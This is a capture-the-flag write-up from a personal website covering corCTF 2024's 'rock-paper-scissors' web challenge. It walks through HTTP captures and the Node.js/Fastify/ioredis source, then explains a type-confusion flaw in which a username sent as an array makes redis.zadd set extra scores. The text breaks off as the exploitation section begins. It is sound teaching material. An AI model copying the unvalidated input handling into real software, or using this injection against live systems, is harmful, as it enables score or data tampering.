./ siunam's Website

My personal website

Home Writeups Blog Projects About E-Portfolio

# rock-paper-scissors


## Table of Contents

## Overview

- 79 solves / 138 points
- Author: @larry
- Overall difficulty for me (From 1-10 stars): ★★★★★★☆☆☆☆

## Background

can you beat fizzbuzz at rock paper scissors?



web/rock-paper-scissors

larry

79 solves / 138 points

can you beat fizzbuzz at rock paper scissors?


Instancer

Downloads


rock-paper-scissors.tar.gz

## Enumeration


Index page:


Rock, Paper, Scissors
https://rock-paper-scissors-5c9bbb4a67ce5e8d.be.ax
Rock, Paper, Scissors!
rock-paper-scissors-5c9bbb4a67ce5e8d.be.ax
What is your username?
Cancel
OK
Scoreboard

Upon visiting, we're met with a prompt, which requires us to submit our username:




Burp Suite HTTP history:


19 https://rock-paper-sc... POST /new ✓ 200 305
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render J...

```
POST /new HTTP/2
Host: rock-paper-scissors-5c9bbb4a67ce5e8d.be.ax
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
```

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
Date: Mon, 29 Jul 2024 08:53:05 GMT
Set-Cookie: session=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InNpdW
5hbSIsImdhbWUiOiI2ZDQwNjM2MTk0N2Q5YWFiIiwiaWF0IjoxNzIyMjQzM
TglfQ.swbMrK9PoqjV4G5eFkK_u_e9Jo9j17MVOOixDQK5Hd8
Content-Length: 2
```




```
https://rock-paper-scissors-5c9bbb4a67ce5e8d.be.ax/
Content-Type: application/json
Content-Length: 21
Origin: https://rock-paper-scissors-5c9bbb4a67ce5e8d.be.ax
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Pragma: no-cache
Cache-Control: no-cache
Te: trailers

{
  "username":"siunam"
}
```


```
OK
```

After submitting our username, it'll send a POST request to `/new`, with a JSON body data. Then, the server respond us with a new cookie called `session`.

In the `session` cookie's value, it starts with `ey`, which is base64 encoded character `{` (I knew this from experience). Also, it has 3 parts and the delimiter is `.`. That being said, the session cookie is a JWT (JSON Web Token).


Now, in the index page, we can click one of those three buttons to play the game "Rock paper scissors":


Rock, Paper, Scissors
https://rock-paper-scissors-5c9bbb4a67ce5e8d.be.ax
Play Again
Logged in as siunam | Score: 0 | Scoreboard



Logged in as siunam | Score: 0 | Scoreboard

Burp Suite HTTP history:



```
20   https://rock-paper-sc...  POST   /play   ✓   200   164
```

Request


```
POST /play HTTP/2
Host: rock-paper-scissors-5c9bbb4a67ce5e8d.be.ax
Cookie: session=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InNpd
W5hbSIsImdhbWUiOiI2ZDQwNjM2MTk0N2Q5YWFiIiwiaWF0IjoxNzIyMjQ
zMTg1fQ.swbMrK9PoqjV4G5eFkK_u_e9Jo9j17MVOOixDQK5Hd8
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://rock-paper-scissors-5c9bbb4a67ce5e8d.be.ax/
Content-Type: application/json
Content-Length: 19
Origin: https://rock-paper-scissors-5c9bbb4a67ce5e8d.be.ax
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "position":"□□"
}
```

Response

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Date: Mon, 29 Jul 2024 08:59:21 GMT
Content-Length: 43

{
  "system":"□□",
  "score":"0",
  "state":"end"
}
```

After clicking, it’ll send a POST request to /play, with a JSON body data. If we lose the game, the server will respond us with JSON key state value end.

Also, we can click the “Scoreboard” link to see all the scores:



Rock, Paper, Scissors
https://rock-paper-scissors-5c9bbb4a67ce5e8d.be.ax/scoreboard.html

Scoreboard

Username	Score
FizzBuzz101	1336
siunam	0

Back to game

As you can see, I have 0 score, and user FizzBuzz101 has 1336.

Hmm… Based on this challenge’s description, we need to somehow beat user FizzBuzz101, which means we need to achieve score greater than 1336.

There’s not much we can do in here! Let’s read this web application’s source code!

In this challenge, we can download a file:

```
┌[siunam♥Mercury]-(~/ctf/corCTF-2024/web/rock-paper-scissors)-[2
└> file rock-paper-scissors.tar.gz
rock-paper-scissors.tar.gz: gzip compressed data, from Unix, ori
┌[siunam♥Mercury]-(~/ctf/corCTF-2024/web/rock-paper-scissors)-[2
└> tar xvzf rock-paper-scissors.tar.gz
rock-paper-scissors/
rock-paper-scissors/docker-compose.yml
rock-paper-scissors/index.js
rock-paper-scissors/package-lock.json
rock-paper-scissors/package.json
rock-paper-scissors/static/
rock-paper-scissors/static/main.js
rock-paper-scissors/static/scoreboard.html
rock-paper-scissors/static/scoreboard.js
rock-paper-scissors/static/index.html
rock-paper-scissors/Dockerfile
```

After reading the source code, we can have the following findings:

1. The web application is written in Node.js with Fastify web framework
2. The JWT signing and verification uses Fastify's jwt
3. The database is using Redis, a memory-based database. The web application uses the ioredis as the Redis client

Now, let's dive into the `rock-paper-scissors/index.js`, the main logic of this web application.

First off, what's our objective of this challenge? Where's the flag?

In GET route `/flag`, we can see that after the application verifying our JWT, it'll query the Redis database and get our username's `score`. **If our `score` is greater than `1336`**, it'll return the flag:

```
import Redis from 'ioredis';
import fastify from 'fastify';
[...]
import fastifyJwt from '@fastify/jwt';
[...]
```

```
const redis = new Redis(6379, "redis");
const app = fastify();
[...]
app.register(fastifyJwt, { secret: process.env.SECRET_KEY || ran

app.register(fastifyCookie);

await redis.zadd('scoreboard', 1336, 'FizzBuzz101');
[...]
app.get('/flag', async (req, res) => {
    try {
        await req.jwtVerify();
    } catch(e) {
        return res.status(400).send({ error: 'invalid token' });
    }
    const score = await redis.zscore('scoreboard', req.user.user
    if (score && score > 1336) {
        return res.send(process.env.FLAG || 'corctf{test_flag}')
    }
    return res.send('You gotta beat Fizz!');
})
```

With that said, our objective is **somehow reach to `score > 1336`**.

Hmm… Now I wonder how the game's logic works.

In POST route `/play`, the application randomly picks 🪨 (rock), 📃 (paper), or ✂️ (scissor) via `randomInt` from the `crypto` module provided by Node.js.

If our throw matches the application one, the Redis client increments 1 of our game's score. **Otherwise the Redis client gets the final score of our game, delete the key, and add/update the final score to key `scoreboard`**:

```
import { randomBytes, randomInt } from 'node:crypto';
[...]
const winning = new Map([
    ['🪨', '📃'],
    ['📃', '✂️'],
    ['✂️', '🪨']
]);
[...]
```

```
app.post('/play', async (req, res) => {
    try {
        await req.jwtVerify();
    } catch(e) {
        return res.status(400).send({ error: 'invalid token' });
    }
    const { game, username } = req.user;
    const { position } = req.body;
    const system = ['🪨', '📃', '✂️'][randomInt(3)];
    if (winning.get(system) === position) {
        const score = await redis.incr(game);

        return res.send({ system, score, state: 'win' });
    } else {
        const score = await redis.getdel(game);
        if (score === null) {
            return res.status(404).send({ error: 'game not found
        }
        await redis.zadd('scoreboard', score, username);
        return res.send({ system, score, state: 'end' });
    }
});
```

Cool. How about the JWT signing logic?

In POST route `/new`, it generates a new random game ID and set the game ID's score to `0`. After that, it signs the JWT with our username and the game ID:

```
app.post('/new', async (req, res) => {
    const { username } = req.body;
    const game = randomBytes(8).toString('hex');
    await redis.set(game, 0);
    return res.setCookie('session', await res.jwtSign({ username
});
```

Now, let's think about how can we achieve score that's greater than `1336`.

When this web application is started, it uses ioredis's class Redis's method zadd to add username `FizzBuzz101` with score `1336` into the Redis database.

Since there's no checks to validate duplicated usernames, can we use username FizzBuzz101 and win a game to gain score 1337?

Well, nope. When the application generates a new game ID via class Redis method set, it sets the score to 0. If we win a game, the score will be incremented to 1. If we then lose the game, it just update the username FizzBuzz101's score to 1.

Hmm… Maybe we can predict the application's random throw via randomInt? Unfortunately, also a big nope. The randomInt method from crypto module is generated by CPRNG (Cryptographically Secure Pseudorandom Number Generator). Therefore, we can't predict the application's throw.

I also thought about batch request, which means sending all the possible position values. However, our position check is compared via strict comparison (===):

```
if (winning.get(system) === position) {
[...]
```

So nope, it also checks the type of our position.

Based on the sources and sinks model, we could try to figure out how we can achieve score greater than 1336.

The sink (Dangerous function) in this case, is **class Redis method zadd** in POST route /play:

```
app.post('/play', async (req, res) => {
    [...]
    if (winning.get(system) === position) {
        [...]
    } else {
        [...]
        await redis.zadd('scoreboard', score, username);
        [...]
    }
});
```

If we can somehow add/update our score to be greater than 1336, we're can get the flag!

The sources (User inputs) in the above sink, is **our username**:


```
app.post('/play', async (req, res) => {
    try {
        await req.jwtVerify();
    } catch(e) {
        return res.status(400).send({ error: 'invalid token' });
    }
    const { game, username } = req.user;
    [...]
});
```

However, my small brain cannot comprehend what could go wrong between our username and method zadd.

### After the CTF Ended

After reading some writeups when the CTF ended, I learned that **we can parse our username as an array into the zadd method**!

If we Google "ioredis zadd", there's a result of this GitHub Issue:


ioredis zadd

Including results for *redis* zadd
Search only for ioredis zadd

GitHub
https://github.com › luin › ioredis › issues

ArgumentTransformer for zadd · Issue #468 · redis/ioredis

22 May 2017 — Hello, The **zadd** command can accept endless score member [score member ...] . May I have a default ArgumentTransformer for **zadd**? I can create a ...

After reading a little bit, this comment brought my attention:

> […]Since ioredis flattens arguments, the following form is supported:
>
> ```
> redis.zadd('key', [17, 'a'], [18, 'b'], [19, 'c'])
> ```

Huh? Wait it supports multiple scores??

If we look at the Redis official documentation about command ZADD (I was looking at the ioredis documentation smh), the syntax is like the following:

```
ZADD key [NX | XX] [GT | LT] [CH] [INCR] score member [score mem
```

For simplicity, we’ll ignore those optional arguments in the middle (Arguments that are in brackets, such as [NX]):

```
ZADD key score member [score member...]
```

As you can see, the ZADD command actually supports multiple score and member pair. For instance, the following ZADD command set key scoreboard’s score 123 to dummy_username and score 1337 to flag_username:

```
ZADD scoreboard 123 "dummy_username" 1337 "flag_username"
```

In this challenge, there’s **no type validation** at all, so we can **parse our username as an array to trick the zadd method to set multiple members’ score**!

## Exploitation

To test this, we can build the Docker images and run the containers locally:

```
┌[siunam♥Mercury]-(~/ctf/corCTF-2024/web/rock-paper-scissors)-[2
└> cd rock-paper-scissors
┌[siunam♥Mercury]-(~/ctf/corCTF-2024/web/rock-paper-scissors/roc
└> docker compose -f "docker-compose.yml" up -d --build
[...]
```

Now, to check the Redis logs in real-time, we can go to our Redis container and use command MONITOR:

